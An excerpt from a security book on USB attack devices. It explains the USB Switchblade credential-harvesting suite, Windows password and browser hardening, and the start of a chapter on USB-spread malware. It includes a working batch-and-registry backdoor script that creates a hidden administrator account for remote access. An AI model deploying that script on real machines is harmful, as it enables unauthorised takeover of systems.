
User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator	687921F7A6EBD...	123F125F512149...			

Table	Directory	Status	Progress
XP free fast	C:/tools/orphcrac...	50% in RAM	
table0		100% in RAM	
table1		100% in RAM	
table2		on disk	
table3		on disk	
XP free s...	C:/Program Files/...	on disk	
Vista free	C:/Program Files/...	on disk	

Preload: done Brute force: 60% Pwd found: 0/0 Time elapsed: 0h 1m 45s

FIGURE 2.14

ophcrack Program LM Hash Display



User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator		006731C372651...			password.1

Table	Directory	Status	Progress
⊟ ● XP free fast	C:/tools/orphcrac...	on disk	🟩
● table0		on disk	🟩
● table1		on disk	🟩
● table2		on disk	🟩
● table3		on disk	🟩
⊟ ● XP free small	C:/Program Files/...	10% in RAM	🟩
● table0		on disk	🟩
● table1		on disk	🟩
● table2		on disk	🟩
● table3		38% in RAM	🟩
⊞ ● Vista free	C:/Program Files/...	100% in RAM	🟩

Preload: done Brute force: done Pwd found: 1/1 Time elapsed: 1h 11m 56s

FIGURE 2.15

ophcrack Program Password Display

WHY SHOULD I CARE?

It has never been easier to obtain vital information about any Windows system. While administrator access is required for these tools to run successfully, this context is a given more often than not. Typical system users, administrators, and even some businesses consider running in a less-privileged context a burden due to the tasks that require elevated permissions.

The introduction of UAC by Vista created enormous chatter amongst the user community, who deemed this unnecessary and even intrusive. This feature enforces user accounts, even those belonging to the administrative group, to run as a standard less-privileged account until elevated permissions are required. When the elevation event is established, the UAC will interrupt the current task to ask for the users' permission before allowing initialization. Many users have disabled this critical security function for various reasons. Typical users often fail to realize the fundamental security aspects behind these enhancements, rendering their systems more vulnerable to the USB Switchblade and many other types of attacks. A few types of information an attacker can attain from an unguarded system are summarized below.

- General system information can be used to determine connectivity-related data that can be used for an alternate network attack strategy.
- All network services and ports that are listening for remote connection can be used for determining remote-connection protocols and methods to further expose the compromised computer or network.

- All product keys for Microsoft products on the computer can be used to establish illegal copies of programs or sold for profit.
- Passwords for accounts on the local system can be compromised, providing an intruder with administrative access to do anything he or she wishes on the target system.
- Wireless network keys and passwords can be gathered for later use in establishing a remote connection with the respective network. Once this is obtained, the attacker no longer has to have physical access and can perform a suite of attacks using this connection remotely.
- Passwords from saved network connections pertaining to the currently logged-on user are vulnerable. If these are domain-based or just for an alternate system, they can lead to further system or entire network compromise.
- Internet Explorer, Messenger, Firefox, and e-mail passwords can expose a broad range of systems and remote applications the local user is using. While most of these credentials won't provide administrator access on the connecting target, they will provide the intruder with stepping stones or the ability to manipulate functions under the victim's context.
- LSA secrets can be exposed. These can contain all service account and dial-up passwords turned into clear text. Some of these services run with system and others with explicitly elevated privileges level, which can be used for anything an attacker might desire.
- A list of installed patches can provide attackers with information pertaining to known system vulnerabilities, giving them an alternate method of gaining elevated control in the target or surrounding systems and applications.
- A recent browsing history can tip the attack to internal or external Web sites and applications. This list can be used to provide a potential target for man-in-the-middle (MITM) attacks, which could be used to intercept communication and gather credentials and related information about the particular site.

These are just a small sampling of jeopardizing actions that could be accomplished if a tool such as the USB Switchblade was successfully deployed. The data provided by this suite of tools not only reveals local system data but also uncovers perimeter and local area network (LAN) related information. If an intruder is able to acquire this level of information from a system, your computer and network can be considered as good as owned.

EVOLVING ASPECTS

This USB Switchblade compilation appears to be a favorite at the Hak.5 community site. Adaptations are abundant, and many of the notorious hard-line hacking and forensic-based tool suites are finding their way into these types of preconfigured packages. Multiple versions already exist on the main USB Switchblade site.[B] (Some

[B] http://www.hak5.org/usb-switchblade

include the ability to ride on a non-U3 drive, while others incorporate different tools or updated password extractors and crackers.)

Cain & Abel is one of the well-known password retrieval utilities that target Microsoft operating systems. It enables the recovery by using several methods, including network sniffing, dictionary, brute-force, cryptanalysis, VOIP recordings, cache scavenging, protocol analysis, and much more. More recent versions contain enhanced features like Address Resolution Protocol Poison Routing (APR) for switched-LAN sniffing and MITM attacks. Updated sniffers are capable of analyzing encryption protocol like Hypertext Transfer Protocol Secure (HTTPS) and Secure Shell. New authentication protocol monitors, hash calculators, password decoders, and many other fresh utilities are also available.

An EnAble-Abel Switchblade version has already been bundled and is currently available for download on the Hak.5 wiki. This rendition positions the security restrictions on the target system to allow remote connections. Once this is established, it will then create a hidden administrative account on the target system with a predefined passcode of “password.” This can be used later for connecting to the exploited system with the Cain & Abel tool suite to wreak further havoc. The version outlined on the Hak.5 Web site was designed as an enhancement to the Siliv Switchblade version, so some slight adjustments will be needed for proper execution from the GonZor package.

This modification includes a batch file combined with two registry keys to perform the needed functions. There is also an autorun.inf in the distribution package, which is provided for standalone usage. The batch file and registry keys are included below to show how this can be accomplished on any Windows XP or Vista system. Props go out to Fabi & Damian, two Hak.5 Ninjas, for producing this tantalizing twist. The two run.bat and lsa.reg examples are included to show the commands and keys used to set this in play.

```
@echo off
\WIP\CMD\go.exe
regedit.exe /s ".\SYS\lsa.reg"
NET USER IUSR_ADMIN password /ADD /active:yes /fullname:"Remote
   Desktop Help Assistant Account" /comment:"Net Account for
   Providing Remote Assistance" /expires:never /times:all
NET LOCALGROUP Administrators IUSR_ADMIN /ADD
regedit.exe /s ".\SYS\win.reg"
```

Below are the lsa.reg statements needed to disable the Windows simple file-sharing feature. Setting *forceguest* in the registry to a null value will allow remote connections to be established by specifying credentials instead of being forced to use the guest account. A value with an entry of *00000001* would enable this feature and is the default state.

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]
"forceguest"=dword:00000000
```

The following snippet contains the code used in the win.reg file. Setting the account value to the entry below will hide it from plain view. As in the above example, a value of *00000001* would enable this account to be viewed.

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
   Winlogon\SpecialAccounts\UserList]
"IUSR_ADMIN"=dword:00000000
```

Privilege Elevation

As previously stated in the introduction, the payload of the USB Switchblade requires administrator access; without it, many of the included tools would not have the necessary privileges to perform their functions. Privilege elevation is a common problem for all operating systems, but Microsoft often gets most of the attention. These types of vulnerabilities usually permit the elevation of privilege when an attacker is able to log on locally and execute an application of his or her choosing. Once the exploitation successfully occurs, the attacker can take complete control over the system. This could lead to the exposure of other nodes on the same LAN or domain, as the exploited system can now be used as a launchpad. Including some form of privilege elevation on the front end of a USB Switchblade would allow it to be used on a system without administrative access.

A recent example of a privilege-elevation vulnerability is from the Windows Remote Procedure Call Sub-System (RPCSS).[C] This service was found to inappropriately isolate processes running under NetworkService or LocalService accounts, allowing arbitrary code to be executed with elevated privileges. An attacker could then introduce new programs, alter the configuration, or even create new administrator-level accounts on the affected machine.

This hole was filled with a security update from Microsoft by addressing the manner in which Windows addresses tokens requested by the Microsoft Distributed Transaction Coordinator (MSDTC). They also corrected the isolation from Windows Management Instrumentation (WMI) suppliers and processes for the network and local service accounts. This vulnerability affected Windows 2000, XP, 2003, Vista, and 2008.

DEFENSIVE TECHNIQUES

There are many defensive strategies that can be applied on Windows systems to mitigate the USB Switchblade capabilities. The tactics outlined in the “Defending against This Attack” section in Chapter 1, “USB Hacksaw,” apply to the USB Switchblade as well. Proceed with caution when implementing any type of security enhancement, as it could lead to undesirable results. Each fix should be thoroughly tested indepen-

[C] www.microsoft.com/technet/security/bulletin/ms09-012.mspx dently to ensure it does not break or hinder existing functionality deemed critical to operational needs. This section also attempts to highlight some of the caveats one might encounter when applying the suggested improvements.

System Execution Prevention and USB Antidote

Perhaps you inadvertently inserted the USB Switchblade into a system or someone accidentally used the drive while you were unaware. These unintentional infections can be a burden, but fortunately there are methods to ease these situations. Pressing and holding down the **Shift** key while inserting a USB drive can suppress the autorun on a particular device. This only works on Windows XP and prior operating systems but can be useful when applicable.

Another interesting prevention mechanism provided by a Hak.5 Ninja named *Leapo* can help avert inadvertent insertions. This method will prevent Switchblade from running on specific computers deemed unnecessary. It works by adding language to the top of the go.bat file to halt procedures if a particular file is found on the system. In this example you, will need to add a safety.txt to the root of the *C:*\ drive for detection on a system where you do not want Switchblade to run. A sample of the code required in the go.bat is included below.

```
if exist c:\safety.txt goto end
cd .\wip\cmd >nul
:end
```

A Switchblade remedy is available for download, which offers some additional procedures, programs, and cleaning methods. The objective of this antidote is to provide a comprehensive utility for administrators, which can be used to aid in the preservation of their supported systems. Included in this package are performance modifications, security tweaks, and malware scanning. This package can be downloaded at www.megaupload.com/?d=1N98A6VW, or check back on the Hak.5 wiki for respective updates.[D]

```
:: Cleanup Payload by remkow
:: This payload cleans up temp files, and speeds
:: up the computer. It's still very basic, and
:: there a lot more things which can be added, but
:: this is just to show that the U3 exploit can
:: also be used for whitehat purposes.
:: The normal USB antidote, works for both Home and
:: Professional.
start csrss.exe
ping -n 2 localhost > nul
services.exe -uninstall -name:"WinVNC"
IF EXIST C:\WINDOWS\System32\taskkill.exe (
taskkill /F /IM sbs.exe
```

[D] http://www.hak5.org/packages/files/antidote rar

```
taskkill /f /im blat.exe
taskkill /f /im stunnel-4.11.exe
taskkill /F /IM avkill.exe
taskkill /F /IM csrss.exe
taskkill /F /IM FahCore_82.exe
taskkill /F /IM svhost.exe
taskkill /F /IM WinVNC.exe
taskkill /F /IM nmap.exe
) ELSE (
tskill sbs
tskill blat
tskill stunnel-4.11
tskill avkill
tskill csrss
tskill FahCore_82
tskill svhost.exe
tskill WinVNC.exe
tskill nmap.exe
)
regedit /s uninstall.reg
rmdir /s /q %appdata%\sbs
rmdir /s /q %appdata%\hbn
rmdir /s /q %appdata%\scs
rmdir /s /q %appdata%\fld
rmdir /s /q %systemroot%\$NtUninstallKB931337$
rmdir /s /q %systemroot%\$NtUninstallKB21050c07160c070f0b0a0a05031
   b05$
rmdir /s /q %systemroot%\$NtUninstallKB91337$
rmdir /s /q %systemroot%\$NtUninstallKB531337$
reg delete HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
   CurrentVersion\Run /v USBMedia /f
reg.exe delete HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
   CurrentVersion\Run /v csrss /f
reg.exe delete HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
   CurrentVersion\Run /v svhost /f
reg.exe delete HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
   CurrentVersion\Run /v WinVNC /f
:: Read comments in registry.reg for
:: more info.
regedit /s registry.reg
:: clean up some temp files
del C:\WINDOWS\Temp\*.tmp
del C:\Documents and Settings\%username%\Local Settings\Temp\*.*
del C:\Documents and Settings\%username%\Local Settings\Temporary
   Internet Files\*.*
del C:\Documents and Settings\%username%\Cookies\*.txt
del C:\WINDOWS\Prefetch\*.*
:: update antivirus, and then scan the C:
```

```
:: drive for viruses and spyware
\WIP\a2cmd\a2cmd.exe /u
\WIP\a2cmd\a2cmd.exe C: /f /m /t /c
:: scan for rootkits
rootkitrevealer -a C:
:: a simple checkdisk
chkdsk C: /F
:: defragmenting the hard drive
defrag C:
:: creates a system restore point
restore.vbs
:: gives a popup that everything is done
done.vbs
```

Biometrics and Token Security

Today, most reasonably secure installations have moved their physical security to card-based systems using smart cards, radio-frequency identification (RFID), or a similar technology. Some have even made the move to biometric forms of authentication using fingers, palms, voice, iris, and facial attributes. Biometrics can also provide a means of preventing user credentials from being scavenged. They already enforce access rights to different buildings and rooms and now also provide access into operating systems and applications. Using these in addition to or in place of password authentication can minimize the exposure of credentials to would-be attackers. Token or two-factor authentication can also help mitigate password recovery. These types of solutions are often only used on perimeter or domain levels due to the associated costs for a per-node or user strategy. Biometric and token authentication solutions have their own vulnerabilities, especially if they are implemented incorrectly without taking the appropriate considerations and precautions. For either of these to be truly effective, the other standard accounts, system configuration, and their dependencies must be hardened with stringent controls to prevent retrieval from alternate avenues.

Password Protection Practices

A strong password should contain a minimum of eight characters, including lowercase, uppercase, numbers, and special characters (` ~ ! @ # $ % ^ & * ( ) _ + − = { } | \ : " ; ' < > ? , . /). It should not contain your account name, your real name, or any relation to your business or personal address. Do not use any words or phrases that could be contained in a dictionary, as an attack strategy will be parsing against one of these. Use dissimilar passwords for different accounts when applicable on various systems and applications. Having the same key for your mailbox, house, vehicle, and safety-deposit box is not good practice from a physical standpoint, and the same rule will apply to the logical realm.

From a Windows group policy perspective, you can enforce password complexity, history, age, and length. Current versions of Windows (2000 and later) are capable of supporting passwords up to 127 characters.[E] Windows 95, 98, ME, and other legacy applications or operating systems can be limited to a 14-character set or less. Before making a broad change of this sort, take time to do a proper requirements gathering and determine compatibility with all systems and services that leverage the particular domain or forest.

If you are running Windows 2000, XP, or 2003, a 15-character password can be used to thwart these LM-hash cracking techniques.[F] When a password of this length is stored in Windows, it is done so in such a manner that the hash cannot be used to authenticate the user. This can actually shield against a brute-force attack used on weak algorithm hashes.The hash stored for a 15 character password is equal to null, and since this is not correct, the LM cracking attempts will fail. The operating system essentially disables LM hash and enables the current version of NTLM. NTLM hashes can still be cracked but can prove to be much more difficult.

The NTLM hash is sensitive to the letter case, whereas the LM hash is not. Another significant difference is that the LM hash is capable of supporting only 142 characters, whereas NTLM supports 65,536. NTLM also has the unique capability to calculate a hash based on the entire password.

The problem with requiring a password this long is that users will find it more difficult to remember. This could lead to more users writing down their passwords, regardless of policies set forth to prevent them from doing this. Another more serious matter is the inability of Window group policy to require more than 14 characters as a minimum. This prevents most enterprises from even considering it an option.

Passphrases provide a process to ease the horror of a lengthy and complex password that some users may have that some users may have. An example of this would be to use the second letter of every word in a sentence, song verse, or other key phrase. Add capitals for every other word and try substituting digits or special characters for letters where they seem relevant. Jesper Johansson, a well-known Microsoft security authority figure, produced a magnificent article in a Great Debate series titled “Pass Phrases vs. Passwords.” This article goes in depth to provide you with an interesting interpretation of passwords, passphrases, hashes, and all of the intricacies one might encounter.[G]

Using long, complex NTLMv2-based passwords can offer heightened security, but these can still be vulnerable to retrieval if you are using legacy password storage on your network. If you have older databases, storage devices, or applications to which you authenticate, then these extended passwords can be stored using a weaker method of protection. Consider discontinuing the usage of legacy devices for a more holistic approach to securing your environment.

[E] http://blogs.technet.com/robert_hensing/archive/2004/07/28/199610.aspx

[F] http://support.microsoft.com/kb/299656

[G] http://technet.microsoft.com/en-us/library/cc512613.aspx

Another simple method that can be used to prevent the reclamation of passwords from an LM hash is to disable the feature altogether. Once again, if you have legacy products that require this method of authentication, this option may produce undesirable results. The NoLMHash feature can be implemented using the registry for Windows 2000 SP2 and later (only in the Windows 2000 family). Microsoft indicates that these procedures have not been validated against machines prior to Windows 2000 SP2 and are considered unsafe for use here.

WARNING

Modifying the registry can induce undesirable behavior, crash your system, or cause other serious issues. Ensure you have a registry or system-state backup before proceeding with these procedures.[H]

To include the **NoLMHash** key and appropriate value, follow the steps outlined below.

1. Open Registry Editor by going to Start, then Run, and type **regedit** into the open box.
2. Locate and then highlight this key: KEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa.
3. In Registry Editor, select **Edit** from the menu, then click **Add** key, type **NoLMHash**, and press **Enter**.
4. Now exit the Registry Editor.
5. Restart the computer, and then change your password to activate the registry value.

Windows XP and 2003 modifications differ slightly in that you will need to add a DWORD value. These procedures are given below.

1. Open Registry Editor by going to Start, then Run, and type **regedit** into the open box.
2. Locate and then highlight this key: KEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa.
3. From the Edit menu, select **New**, and click **DWORD Value**.
4. In the edit dialogue provided, type **NoLMHash**, and then press **Enter**.
5. In the Edit menu of the registry editor, select **Modify**.
6. Enter a *1*, and then select **OK**.
7. You will now need to restart your system and change your password.

These registry modifications have to be made on all clients, servers, and domain controllers in a Windows 2000 or 2003 domain. If the change is not made to all nodes, one of them could house a hash in an LM manner, rendering your defense

[H] http://support.microsoft.com/kb/322756 ineffective. The change merely prevents the systems from creating new LM hashes for updated passwords, and it will not clear the existing LM hashes contained in the database. These accounts will need to have their passwords changed in order for this to take effect.[I]

Windows Group Policy Options

Group Policy provides a means to propagate this change to all supportable systems (2000 SP2, XP, 2003, Vista, 2008 and 7) that are members of a particular domain or forest. Keep in mind that a change in group policy will not adjust any standalone Windows systems that may be in your environment. Businesses often have mobile, remote users, edge servers, and other independent systems that are frequently overlooked when enterprise policies are considered.

Window Group Policy can be manipulated using four different methods.[J] This can be accomplished on a local standalone system, from a domain member system, on a system with Administration Tools Pack installed, and from a domain controller. In this example, we will be using a local standalone perspective.

1. Open Local Security Settings by clicking **Start, Settings**, and **Control Panel**.
2. Using the classic view in Control Panel, double-click **Administrative Tools**, and then **Local Security Policy**.
3. For XP systems, click **Computer Configuration**, expand Windows Settings, Security Settings, and Local Policies, and then click **Security Options**. For Vista (Enterprise and Ultimate) systems, go to Local Policies then Security Options.
4. In the available policies, double-click **Network Security**. Do not store LM hash value on next password change.
5. Enable the Security Setting, and then click **OK**.
6. Reboot your system and change your password to force the changes to take effect.

From an enterprise perspective, you can accomplish this for Active Directory users and computers with the Group Policy Management Console snap-in.[K] The below list contains a few other Group Policy objects that should be considered for additional protection.

- Do not allow passwords to be saved – Enabling this setting will prevent remote desktop sessions from saving passwords for reestablishing connections.
- Password protect the screen saver – Activating this option will enforce users to password protect their screen savers. To ensure a system will be password protected, enable the Screen Saver setting and specify a timeout period.
- Hide Screen Saver tab – This allows you to configure systems to always lock when resuming from hibernation or suspension.

[I] http://support.microsoft.com/kb/299656/
[J] http://technet.microsoft.com/en-us/library/cc736516%28WS.10%29.aspx
[K] http://technet.microsoft.com/en-us/library/bb742376.aspx

- Disable AutoComplete for forms – Enabling this prevents Internet Explorer from automatically completing forms, such as filling in a name or a password that a user has previously entered on a Web page. This setting will not clear the items already saved.
- Do not allow AutoComplete to save passwords – This disables automatic completion of usernames and passwords in forms on Web pages and prevents users from being prompted to save passwords.
- Do not save encrypted pages to disk – This policy allows you to manage whether Internet Explorer saves encrypted pages that contain secure (HTTPS) information such as passwords and credit card numbers to the Internet Explorer cache, which may not be secure.
- Do not allow storage of credentials or .NET Passports for network authentication – This security setting determines whether usernames, passwords, or .NET Passports are stored for later use once domain authentication is attained.

Windows Vista, 2008, and 7 all have LMv1 disabled by default. However, they do support LMv2 in order to maintain backward compatibility on supported systems. Windows 2008 R2 is reporting that LMv2 will be disabled by default, indicating that a future Microsoft Knowledge Base article will be released regarding the reasoning.[L] Microsoft also includes the SysKey feature in post–NT 4.0 SP3 (Service Pack 3) systems.[M] This utility was designed to add an extra line of defense for password information that is contained in the security accounts manager database on desktop and server versions of the operating system. Offline storage of the system key is an option provided and can actually enhance the security of a system if used properly. Saving this information to the registry is not recommended, as tools already exist to extract these from the system hive. SysKey uses a stronger level of encryption to protect these databases, but even this is far from impenetrable. Cracking of these encrypted account databases can be time consuming; however, options are available that allow this to occur.[N]

Browser Settings and Screen Savers

AutoComplete can not only make your life easier by remembering commonly typed items but also simplifies a hacker's job by allowing Trojans or other malicious software quick access to the data. You should never rely on a browser to securely maintain any personally identifiable or confidential information. To prevent Internet Explorer 7 and Firefox 3.5.3 from remembering passwords and other data typed into form fields, turn these features off using the below steps. Alternate versions of Internet Explorer and more detailed procedures can be found online.[O]

1. Open the Internet Explorer browser.
2. In the Internet Explorer menu, select **Tools**, and then **Internet Options**.

[L] http://technet.microsoft.com/en-us/library/ee522994%28WS.10%29.aspx
[M] http://support.microsoft.com/kb/310105
[N] www.oxid.it/ca_um/topics/syskey_decoder.htm
[O] http://support.microsoft.com/kb/217148

3. Click **Content**, then **AutoComplete**, and click to uncheck forms.
4. Uncheck Prompt me to save passwords, then uncheck User names and passwords on forms and click **OK**.
5. Go to the General tab, click **Delete**, then click **Delete forms** and select **Yes on the confirmation**.
6. Click **Delete passwords** and select **Yes** when you are asked to confirm.
7. Click **Close**, then **OK** to complete the action.

To prevent Firefox from remembering passwords and what you have typed into form fields, turn these features off using the below steps. These steps may be slightly different for other versions of the Firefox browsers. Check the parent site for additional procedures regarding alternate versions.[P]

1. In the menu bar at the top of the Firefox browser, click on the **Tools** menu, and select **Options**.
2. Select the **Privacy** panel.
3. Set “Firefox will” to Use custom settings for history.
4. Remove the check mark from the box that says Remember search and form history.
5. Go to the **Security** panel and remove the check mark from Remember passwords for sites.
6. Click **OK** to close the Options.

Last, but most definitely not least, set a screen-saver password with a low wait time to ensure your desktop will be secure if you leave even momentarily. A low wait time can be cumbersome in specific circumstances, so be sure to set a time that meets your needs. Setting a time that is too short can cause frustration, often resulting in the removal of the password altogether. The steps provided below assume that passwords have been engaged for the user account on the respective systems. These procedures are fairly similar throughout all versions of Windows NT (3, 4, 5, and 6).[Q]

EPIC FAIL

Using an administrator account for everyday tasks (or disabling UAC in Vista and 7) will leave your Windows operating systems more susceptible to the USB Switchblade or other types of local and remote attacks.

1. Right-click the **desktop**, and click **Properties** or **Personalize (Vista)**. You should see the Display Properties or Control Panel (Vista) dialog box.
2. Click to open the Screen Saver section. For XP and 2003, select **On resume, display the Welcome screen**. For Vista, select **On resume, display the logon screen**. Set a reasonable timeout period and select **OK**.

[P] http://support.mozilla.com/en-US/kb/

[Q] www.microsoft.com/windowsxp/using/setup/personalize/screensaver.mspx

3. For systems prior to XP, click **Change**, and type a password.
4. Your system should now be locked upon resume.

If you use Windows NT 4.0 and later, you will also have the option to lock your desktop each time you leave. To engage this, press **Ctrl + Alt + Del** at the same time, and then select **Lock this Computer/Workstation**. Failure to lock your station when unattended just might result in an undesirable situation.

SUMMARY

The defensive tactics outlined in this chapter are just a few of those that should be taken under consideration when trying to establish a solid security strategy.

When used with other measures outlined in this book, one can obtain a more holistic approach to securing an environment. As with most security strategies, a layered approach applied against USB types of attacks can be the most effective.

Considering the convenient usages for auditing and general system administration, this deployment method could significantly increase in popularity. There are a large number of possible mutations a device of the Switchblade sort can take. Keep your eye on the Hak.5 wiki and forums, as they are always cooking up some interesting creations.

CHAPTER

USB-Based Virus/Malicious Code Launch

3

INFORMATION IN THIS CHAPTER

- Invasive Species among Us
- Anatomy of the Attack
- Evolution of the Attack
- Why All the Fuss?
- Defending against This Attack

We are currently facing a problem of pandemic proportions with viruses and other forms of malicious code being propagated through unexpected avenues. Advanced tactics are making it increasingly difficult to identify the actual source of this mischief. A majority of these threats now appear to be originating from Asia with fluctuating functionality.[A] While the risk of being exposed to malicious code is nothing new, how you can be exposed to it is swiftly transforming.

In this chapter, we will examine the different types of malicious code, concealment practices, and propagation vectors. We will also describe how you can reconstruct an approach leveraging a USB flash drive and favorable methods of mitigation. Once you obtain a solid understanding of the logic behind these programs, you will be in a better position to protect yourself and data from compromise. *Malware* is a general term used to reference all types of malicious code. Throughout this chapter, we will use both of these terms interchangeably.

The culture of business today utilizes many forms of removable media for standard operation. The premise behind these new USB attacks is much like the ancient floppy assault as it relies on removable media devices to be inserted into the host. Nearly all of the recent USB-based malicious code attacks exploit the Windows autorun functionality. Depending on how the host is configured, these USB-based malicious programs can execute automatically without any user interaction.

[A] www.msnbc.msn.com/id/19789995/

INVASIVE SPECIES AMONG US

In the 1990s, dialer-type viruses, which had various payloads and purposes, were prevalent. Disguised as harmless software, some infections would result in dial-up connection redirection to pay-per-minute lines charging users thousands of dollars in fraudulent phone bills. A different attack occurring in the same time frame took aim at data on storage devices. The hack was able to manipulate ActiveX controls that enabled them to compromise computers attaching to their Web site.[B] They used this method to deploy a payload that searched locally attached drives for Quicken database files. Once found, it would modify the bank details, enabling them to wire funds to an account of their choosing.

A report issued by the US Army in November of 2008 indicated their computer infrastructure was under attack by a variant of the SillyFDC worm. Agent.BTZ is the name of this strain, and it used removable media as a primary means to contaminate new hosts. In an attempt to contain the worm, the US strategic command banned the use of all portable media types on its network. This included all USB keys, CDs, digital video discs (DVDs), flash drives, floppies, or any other form of removable media. Other strains of the SillyFDC worm are known to download additional malicious code from the Internet. These infections have been known to cause denial of service on networks using up bandwidth as it spreads and calls for reinforcements. Top Army officers are using this incident to tighten security around the use of personal or otherwise unauthorized devices on the network.[C]

Another interesting incident involving a malware infection of a government computer occurred on board the international space station in September of 2008. Officials from NASA stated that the virus was most likely introduced through an infected flash drive brought onboard by an astronaut for his or her personal use. “This is not the first time we have had a worm or a virus,” NASA spokesman Kelly Humphries said. “It’s not a frequent occurrence, but this isn’t the first time.” NASA declined to name the virus, but SpaceRef.com, which broke the story, reported that the worm was W32.Gammima.AG. This worm was first detected in August 2007 and installs software that steals credentials for online games.[1] The virus was able to propagate to other systems on the space shuttle network, which suggests a lack of security infrastructure to mitigate these behaviors.

In the last few years, there has been a considerable increase in these threats being spread via removable devices. Some USB-based devices are actually leaving the manufacturing plant infected. Vendors such as Seagate,[D] TomTom,[E] and Apple[F] top a long list of providers who have distributed infectious components. Again, these are eerily reminiscent of the boot sector virus era, when preconfigured

[B] http://news.cnet.com/2100-1023-271469.html

[C] http://articles.latimes.com/2008/nov/28/nation/na-cyberattack28?pg=3

[D] http://news.techworld.com/security/7881/tomtom-pre-infected-with-virus/

[E] www.pcworld.com/article/139576/seagate_ships_virusladen_hard_drives.html

[F] www.apple.com/support/windowsvirus/

floppies were leveraged as a propagation method. During this period, the compromised machines would contaminate additional floppies upon insertion and then spread once introduced into a fresh system. User interaction or a system reset was required for this to take place, but this method still posed a significant threat behind perimeter lines.

An Uncomfortable Presentation

Jessica was a senior sales engineer employed at a major security value-added reseller (VAR) in the Memphis area. Security sales had been skyrocketing recently due to new regulations and increasingly stringent amendments. Her company was having a difficult time keeping up with the demand for proposals, presentations, installations, and other key engagements. They had several openings for positions throughout the organization but were having a difficult time finding qualified personnel.

Matt, an associate sales engineer, had joined the firm a little over a month before and was trying to come up to speed in every direction. He had just graduated college with a BS in computer science and had very little real-world experience. Matt completed an internship at the VAR last spring and did well enough to earn a permanent position post graduation. Once hired, he was immediately assigned to the endpoint security sales team, which was where they were hurting the most. He was a well-rounded young man from a tough background who didn't mind digging in the trenches. This was an opportunity of a lifetime, and he wasn't going to screw it up.

Matt had only been with the firm a week before he fell victim to a twisted initiation prank. This was a new hoax that Bill, another senior sales engineer, had been dying to put into play for some time now. He had used this same trick before on a friend's computer, but this was the first time he had tried to introduce it on a USB pen drive. Included on this pen drive was a sound file with operational parameters defined to execute with gradual occurrence increases. It was also able to raise the speaker volume and disable audio management on the system. He also had a new antivirus (AV) and Host Intrusion Prevention System (HIPS) kill script; he was eager to test it on an unsuspecting victim.

Bill thought it would be best if he included some presentation and training material on the pen drive for misdirection purposes. He gathered up most of the current items he could find and saved them to the drive. Then, Bill strolled over to Matt's desk and tapped him on the shoulder. He told Matt that he should get familiar with the documents contained on the drive as soon as possible because they were recently updated and very relative to some of their new engagements. Matt replied indicating he would get right on top of it after he met with Jessica to work over lunch.

Matt enters the cafeteria and sees Jessica across the room at a table already eating her food and reading something on her laptop. He grabs some chow and sits down across from her, waiting patiently until she acknowledges his presence. A few minutes go by, and she finally initiates a conversation signifying her current state of affairs. Matt listens attentively as she describes her dilemma. After spilling her guts about all the problems Matt can't solve, she finally blurts one out that sparks a reply. She is looking for some updated statistics on data theft related to removable media devices but is unable to locate them on the sales shared drive. Matt chimes in, telling her that he might have just what she's looking for. He pulls out the pen drive that Bill gave him and hands it to her with a smirk of accomplishment.

She puts the pen drive into her laptop, and the autoplay dialogue appears with options. She opens Explorer to view the files and suddenly notices her computer acting sluggish. Just as quickly as the latency appeared, it vanishes, and her laptop performance is as fast as ever. She browses the drive and finds two presentations that might have what she is looking for. Sure enough, the first one she pulls up has data related to the areas that she was missing. She thanks Matt with a grateful grin and asks if he wants to come to a presentation she is giving in one of their conference rooms. Matt can't believe his ears; of course he is going to be there! Just as they are getting up to leave, Jessica hears a light gurgle coming from Matt's direction. She chalks it up to a typical male with an uncontrollable system and a lack of manners. They gather their stuff and head to the meeting room.

They arrive slightly early and begin to set up. A few of the executives have already arrived but are currently being distracted by her management staff. They scramble to get the laptop connected to the projector and place hard copies of the sales material out for everyone to view. Finally, after 10 min, they have everything in place. This is perfect timing, because the first guests are now entering the door. Just as soon as they cross the threshold, she hears that gurgle again, only this time it lasts a bit longer. She turns in disgust and looks toward Matt as if it were him again. He shrugs his shoulders and gives an innocent smile like he isn't to blame. The rest of the crowd finally starts flowing into the conference room, and she asks everyone to take a seat. She plugs the microphone into her computer and then proceeds to turn down the volume level, but she can't find it in her task bar. Hastily, she opens the control panel, and no audio icon shows there either. Then, she tries to use the buttons on the side of the laptop but gets no response when she toggles either direction. Finally, she locates an auxiliary volume control on the microphone, which is able to adjust the volume to a desirable level.

